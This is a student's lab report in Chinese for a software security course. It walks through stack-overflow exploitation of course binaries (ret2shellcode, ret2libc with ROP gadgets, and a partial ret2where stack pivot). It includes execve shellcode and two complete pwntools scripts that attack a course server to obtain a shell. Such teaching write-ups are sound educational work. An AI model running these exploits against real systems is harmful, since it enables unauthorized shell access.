SSec Lab 2

解雲暄　3190105871

01 ret2ShellcodeAgain

观察到源代码有 `gets()`，因此可以攻击！

通过 checksec 观察到程序没有开启 NX 保护：

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-02/01_shellcodeAgain$ checkse
c ./01_ret2shellcode
[*] '/home/ssec2022/Desktop/ssec/ssec22spring-stu/hw-02/01_shellcodeAgain/01_ret
2shellcode'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```


因此可以在栈上搞点东西来运行。

通过 gdb 研究栈结构：

```
[----------------------------------registers-----------------------------------]
RAX: 0x4
RBX: 0x401290 (<__libc_csu_init>:       endbr64)
RCX: 0x7ffff7ed2002 (<__GI___libc_read+18>:     cmp    rax,0xfffffffffffff000)
RDX: 0x20 (' ')
RSI: 0x7fffffffdea0 --> 0xa787978 ('xyx\n')
RDI: 0x0
RBP: 0x7fffffffdec0 --> 0x7fffffffded0 --> 0x0
RSP: 0x7fffffffdea0 --> 0xa787978 ('xyx\n')
RIP: 0x40120c (<welcome+44>:    lea    rdx,[rbp-0x20])
R8 : 0x17
R9 : 0x7ffff7fe0d50 (endbr64)
R10: 0x7ffff7feed70 (pxor   xmm0,xmm0)
R11: 0x246
R12: 0x4010d0 (<_start>:        endbr64)
R13: 0x7fffffffdfc0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x203 (CARRY parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4011ff <welcome+31>:       mov    rsi,rax
   0x401202 <welcome+34>:       mov    edi,0x0
   0x401207 <welcome+39>:       call   0x4010b0 <read@plt>
=> 0x40120c <welcome+44>:       lea    rdx,[rbp-0x20]
   0x401210 <welcome+48>:       lea    rax,[rbp-0x20]
   0x401214 <welcome+52>:       mov    rsi,rax
   0x401217 <welcome+55>:       mov    edi,0x402050
   0x40121c <welcome+60>:       mov    eax,0x0
```

```
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffdea0 --> 0x333231 ('123')
0008| 0x7fffffffdea8 --> 0x7fffffffded0 --> 0x0
0016| 0x7fffffffdeb0 --> 0x4010d0 (<_start>:    endbr64)
0024| 0x7fffffffdeb8 --> 0x7fffffffdfc0 --> 0x1
0032| 0x7fffffffdec0 --> 0x7fffffffded0 --> 0x0
0040| 0x7fffffffdec8 --> 0x401281 (<main+88>:   mov    eax,0x0)
0048| 0x7fffffffded0 --> 0x0
```

可以分析出栈结构大致如下：



（`leave` 的作用是 `mov rsp, rbp  pop rbp`，即从栈上拿 `rbp` 来将 `rsp` 调整到调用前的位置上。）

同时可以注意到，每次运行中栈的位置是不同的，因此 ret addr 的值不能简单地写成字面量。但是程序会给出 name 保存的地址信息，因此我们可以根据偏移量计算注入的地址：

```
RCX: 0x0
RDX: 0x0
RSI: 0x7fffffffb800 ("[ ] Hi, xyx\n. Your name is stored at: 0x7FFFFFFFDEA0\n")
RDI: 0x7ffff7fb27e0 --> 0x0
RBP: 0x7fffffffdec0 --> 0x7fffffffded0 --> 0x0
RSP: 0x7fffffffdea0 --> 0xa787978 ('xyx\n')
```

即，`target = int(storeRecv[-13:], 16)`，其中 `storeRecv` 是接收到的这个输出。


、

下面构造 shellcode。我们在这里 http://shell-storm.org/shellcode/files/shellcode-603.php 找到了一个看起来能用的 shellcode：


Plain Text | 复制代码

```
xor     rdx, rdx
mov     qword rbx, '//bin/sh'
shr     rbx, 0x8
push    rbx
mov     rdi, rsp
push    rax
push    rdi
mov     rsi, rsp
mov     al, 0x3b
syscall
```

尝试编写代码并运行，发现一些问题；例如这样栈的增长会覆盖我们的 shellcode 本身。因此我们给 shellcode 增加 `sub rsp, 48` 从而避开我们的 shellcode。



最终我们编写脚本得到 flag：



这是我们最后使用的脚本：

Python | 复制代码

```python
from pwn import *
context(arch = 'x86_64', os = 'linux')
context.log_level = 'DEBUG'
conn = remote("116.62.228.23", 10300)

conn.recvuntil("Please input your StudentID:\n")
conn.sendline("3190105871")
conn.recvuntil("name:\n")
conn.sendline("xyx")

shellcode = """
        sub     rsp, 48
        xor     rdx, rdx
        mov     rbx, 0x68732f6e69622f2f
        shr     rbx, 0x8
        push    rbx
        mov     rdi, rsp
        push    rax
        push    rdi
        xor     rsi, rsi
        xor     rax, rax
        mov     al, 0x3b
        syscall
"""

shellcode = asm(shellcode)
shellcode += b'0' * (0xc8 - 0xa0 - int(size(shellcode)[:-1]))


conn.recvline()
storeRecv = str(conn.recvline(), 'UTF-8')

target = int(storeRecv[-13:], 16)
conn.recvuntil("overflow me!\n")
conn.sendline(shellcode + p64(target))

conn.sendline("./flag.exe 3190105871")
conn.interactive()
```

下面对 shellcode 进行分析：

```
1   sub     rsp, 48
2   xor     rdx, rdx
3   mov     rbx, 0x68732f6e69622f2f
4   shr     rbx, 0x8
5   push    rbx
6   mov     rdi, rsp
7   push    rax
8   push    rdi
9   xor     rsi, rsi
10  xor     rax, rax
11  mov     al, 0x3b
12  syscall
```

- 第 1 行，如前所述，调整 `rsp` 防止栈的增长覆盖 shellcode
- x64 程序依次通过通过 `rdi`，`rsi`，`rdx`，`rcx`，`r8`，`r9` 这些寄存器传递参数，调用号存在 `al` 中。由于 execve 需要 3 个参数，因此使用前三个。
  - 第 3 行，我们将 `'//bin/sh'` 赋值给 `rbx`，并在第 4 行将其左移 8 位，从而在最后一个字节留出一个 `0` 来表示字符串的结束；随即在第 5 行我们将其压到栈上，并在第 6 行将此时 `rsp` 的地址赋值给 `rdi` 作为参数，在第 8 行压栈。
  - 第 9 行，我们将 `rsi` 值置为 0。
  - 第 2 行，我们将 `rdx` 值置为 0。
  - 第 7 行我们将 `rax` 压栈，在第 10 行清空 `rax` 的值，然后将 `0x3b` 赋值给 `al` 作为调用号。
  - 我们实际上执行了 `execve("/bin/sh", 0, NULL)`

02 ret2libc64

观察到源代码有 `read()`，而且大小比缓冲区大小大一点，因此可能可以攻击！

通过 checksec 注意到开启了 NX 保护，通过 ldd 发现有用库：

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-02/02_ret2libc$ checksec ./02
_ret2libc64
[*] '/home/ssec2022/Desktop/ssec/ssec22spring-stu/hw-02/02_ret2libc/02_ret2libc6
4'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-02/02_ret2libc$ ldd ./02_ret2
libc64
        linux-vdso.so.1 (0x00007ffd7e6f7000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f64f274f000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f64f2954000)
```

所以现在我们需要找一些相关的数据，比如：

- 找到 puts，从而定位 lib 的偏移量
- 找到 system，从而调用 `system('/bin/sh')`

我们通过 readelf 定位这些内容。

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-02/02_ret2libc$ readelf -s ./libc-2.31.so | grep 'puts'
   194: 00000000000875a0   476 FUNC    GLOBAL DEFAULT   16 _IO_puts@@GLIBC_2.2.5
   429: 00000000000875a0   476 FUNC    WEAK   DEFAULT   16 puts@@GLIBC_2.2.5
   504: 00000000001273c0  1268 FUNC    GLOBAL DEFAULT   16 putspent@@GLIBC_2.2.5
   690: 0000000000129090   728 FUNC    GLOBAL DEFAULT   16 putsgent@@GLIBC_2.10
  1158: 0000000000085e60   384 FUNC    WEAK   DEFAULT   16 fputs@@GLIBC_2.2.5
  1705: 0000000000085e60   384 FUNC    GLOBAL DEFAULT   16 _IO_fputs@@GLIBC_2.2.5
  2342: 00000000000914a0   159 FUNC    WEAK   DEFAULT   16 fputs_unlocked@@GLIBC_2.2.5
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-02/02_ret2libc$ readelf -s ./libc-2.31.so | grep 'system'
   236: 0000000000156a80   103 FUNC    GLOBAL DEFAULT   16 svcerr_systemerr@@GLIBC_2.2.5
   617: 0000000000055410    45 FUNC    GLOBAL DEFAULT   16 __libc_system@@GLIBC_PRIVATE
  1427: 0000000000055410    45 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.2.5
```

另外，上述两个函数都是传递 1 个参数的，根据第 1 题中我们的讨论，这个参数将通过 `rdi` 传递。因此我们需要找到使用 `rdi` 的 gadget，可以使用 ROPgadret 工具：

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-02/02_ret2libc$ ROPgadget --binary ./02_ret2libc64 --only 'ret|pop' | grep 'rdi'
0x0000000000401343 : pop rdi ; ret
```

再找一个直接 `ret` 的：

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-02/02_ret2libc$ ROPgadget --binary ./02_ret2libc64 --only 'ret'
Gadgets information
============================================================
0x000000000040101a : ret
0x00000000004011e4 : ret 0xb60f
```

另外我们还需要找一个 `'/bin/sh'`，可以使用 strings：

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-02/02_ret2libc$ strings -
a -t x libc-2.31.so | grep "bin/sh"
 1b75aa /bin/sh
```

即，我们的大体步骤是：

1. 构造一次栈溢出使得程序在运行到 `hear()` 的 `ret` 时能够带着正确的参数前往 `puts()` 函数，从而让我们得知 lib 的偏移位置，进一步算出 `system()` 的实际地址；
2. 在 `puts()` 运行结束 `ret` 时要能够再跑一遍 `hear()`，从而再构造一次栈溢出使得程序在 `ret` 时能够带着正确的参数前往 `system()` 函数。

`ret` 指令即 `pop PC`。


研究一下栈结构：

```
[----------------------------------registers-----------------------------------]
RAX: 0x8
RBX: 0x4012e0 (<__libc_csu_init>:       endbr64)
RCX: 0x7ffff7ed2002 (<__GI___libc_read+18>:     cmp    rax,0xfffffffffffff000)
RDX: 0x68 ('h')
RSI: 0x7fffffffdea0 ("findStr\n\220@@")
RDI: 0x0
RBP: 0x7fffffffdec0 --> 0x7fffffffdee0 --> 0x0
RSP: 0x7fffffffdea0 ("findStr\n\220@@")
RIP: 0x40124b (<hear+34>:       nop)
R8 : 0x3e ('>')
R9 : 0x3e ('>')
R10: 0x40205a (", thanks for your cooperation haha. Show me the way!\n")
R11: 0x246
R12: 0x4010b0 (<_start>:        endbr64)
R13: 0x7fffffffdfd0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x203 (CARRY parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x40123e <hear+21>:  mov    rsi,rax
   0x401241 <hear+24>:  mov    edi,0x0
   0x401246 <hear+29>:  call   0x4010a0 <read@plt>
=> 0x40124b <hear+34>:  nop
   0x40124c <hear+35>:  leave
   0x40124d <hear+36>:  ret
   0x40124e <main>:     endbr64
   0x401252 <main+4>:   push   rbp
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffdea0 ("findStr\n\220@@")
0008| 0x7fffffffdea8 --> 0x404090 --> 0x31 ('1')
0016| 0x7fffffffdeb0 --> 0x4012e0 (<__libc_csu_init>:   endbr64)
0024| 0x7fffffffdeb8 --> 0x7ffff7ffe190 --> 0x0
0032| 0x7fffffffdec0 --> 0x7fffffffdee0 --> 0x0
0040| 0x7fffffffdec8 --> 0x4012d9 (<main+139>:  mov    eax,0x0)
0048| 0x7fffffffded0 --> 0x7fffffffdfd8 --> 0x7fffffffe2e8 ("/home/ssec2022/Desktop/s
0056| 0x7fffffffded8 --> 0x100000000
[------------------------------------------------------------------------------]
```

偏移 dec8 – dea0 = 40。


第一步的目的是解决 ASLR，即通过 `puts_plt(GOT(puts))` 获取 `puts()` 的实际地址，从而算出库的偏移，进一步算出 `system()` 的实际地址。ref: https://blog.csdn.net/weixin_43225801/article/details/84779120

我们可以构造出这样的栈结构：



这样我们获取输出的 `puts()` 的实际地址后，与前面 readelf 找到的地址相减即可得到 lib 的偏移。运行完 `puts` 后该函数返回会再一次来到 `hear()` 函数，进行第二步。

对于第二步，尝试构造如下的栈结构：



即，`hear()` 调用 `ret` 时会前往 rdi gadget，即 `pop rdi; ret`：在其中 `pop rdi` 时会将 `'/bin/sh'` 加载到 `rdi` 中；然后调用 `ret` 时会前往 `system()`，即成功运行 shell。

但是经过测试发现出现了段错误。想到了实验指导中的 warning：


> WARNING：在64bit下，由于较新版本的glibc中的库函数使用了**sse指令**，可能会遇到即使寄存器参数正确、成功进入相应函数，也会报段错误的问题。其原因是进入函数时的**栈的对齐问题**。新的sse指令要求操作数16字节对齐，因此可以考虑在出现问题时，在你的rop链中增加一个指向 `ret` 的gadget，多跳一次，使sp指针对齐，就可以避免段错误，成功获取shell。

因此我们最终构造了如下的栈结构：

	[system(rdi)]	
	["/bin/sh"]	
	[rdi gadget]	
DEC8	[ret gadget]	
	saved rbp	40Bytes
DEA0	str[32]	

其实就是相较之前的多了一次 `ret`，本质上没有区别。

编写脚本，得到 flag：



脚本如下：

Python 复制代码

```python
from pwn import *

context.log_level = 'DEBUG'

conn = remote("116.62.228.23", 10301)

conn.recvuntil("ID:\n")
conn.sendline("3190105871")

conn.recvuntil("number?\n")
conn.sendline("5")

e = ELF('./02_ret2libc64')
puts_plt = e.symbols['puts']
puts_got = e.got['puts']
hear_addr = e.symbols['hear']
rdi_gadget = 0x401343

payload = b'0'*40 + p64(rdi_gadget) + p64(puts_got) + p64(puts_plt)+
p64(hear_addr)

conn.sendline(payload)
conn.recvuntil("way!\n")

storeRecv = conn.recvline()
puts_addr = u64(storeRecv[:-1]  + b'\x00\x00')

lib_base = puts_addr - 0x875a0

ret_gadget = 0x40101a
binsh = 0x1b75aa + lib_base
system_addr = 0x55410 + lib_base
payload = b'0'*40 + p64(ret_gadget) + p64(rdi_gadget) + p64(binsh)  +
p64(system_addr)
conn.sendline(payload)

conn.sendline('./flag.exe 3190105871')
conn.interactive()
```

03 ret2where

如同第 2 题那样检查信息，唯一不同的是 gadget 的地址：

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-02/03_ret2where$ ROPgadget --
binary ./03_ret2where --only 'pop|ret' | grep 'rdi'
0x0000000000401383 : pop rdi ; ret
```

```
ssec2022@ubuntu:~/Desktop/ssec/ssec22spring-stu/hw-02/03_ret2where$ ROPgadget --
binary ./03_ret2where --only 'ret'
Gadgets information
============================================================
0x000000000040101a : ret

Unique gadgets found: 1
```

分析代码可知，调用 `_coda()` 时的栈如下：

<table>
<tr><td></td><td></td><td></td></tr>
<tr><td rowspan="3">welcome()</td><td>ret addr</td><td rowspan="3"></td></tr>
<tr><td>saved rbp</td></tr>
<tr><td>name[32]</td><td>32Bytes</td></tr>
<tr><td rowspan="3">coda()</td><td>ret addr</td><td rowspan="3"></td></tr>
<tr><td>saved rbp</td></tr>
<tr><td>stock[]</td></tr>
<tr><td rowspan="3">_coda()</td><td>ret addr</td><td rowspan="3">32Bytes
(16+16)</td></tr>
<tr><td>saved rbp</td></tr>
<tr><td>str[16]</td></tr>
<tr><td></td><td></td><td></td></tr>
</table>

其中，`read()` 的长度限制使得我们可以写入白色部分的栈区域，但是灰色部分是代码限制我们没有办法写入的。根据第 2 题的思路和过程，我们需要 32 字节的空间，因此我们可以考虑在 `_coda()` 中通过修改 saved rbp，在 `leave` 时 `rbp` 的值会改为 saved rbp 的值；然后从 `coda()` 中 `leave` 时 `rsp` 的值会改为 `rbp` 的值，即之前 `_coda()` 中 saved rbp 的值。使其指向 `name[]`，从而访问 `name[]` 中我们的代码。

> `leave` 是 `mov rsp, rbp` `pop rbp`
> `ret` 是 `pop pc`

在此前我们还需要考虑如何解决 ASLR。根据同学的提示，`welcome()` 函数的 `printf()` 以 `%s` 输出，如果缓冲区全部为非 `'\0'` 字符则会继续输出后面的内容；观察上面栈结构可知输出的内容恰好是 `welcome()` 函数的 saved rbp；因此我们在某次运行中记录所有所需地址与当次该处 saved rbp 的偏移，就可以获知所有的地址的实际值。当然，有一定概率在 saved rbp 内部有全 0 字节，因此有一定可能会失败；观察提示即可判定失败是否与此有关。

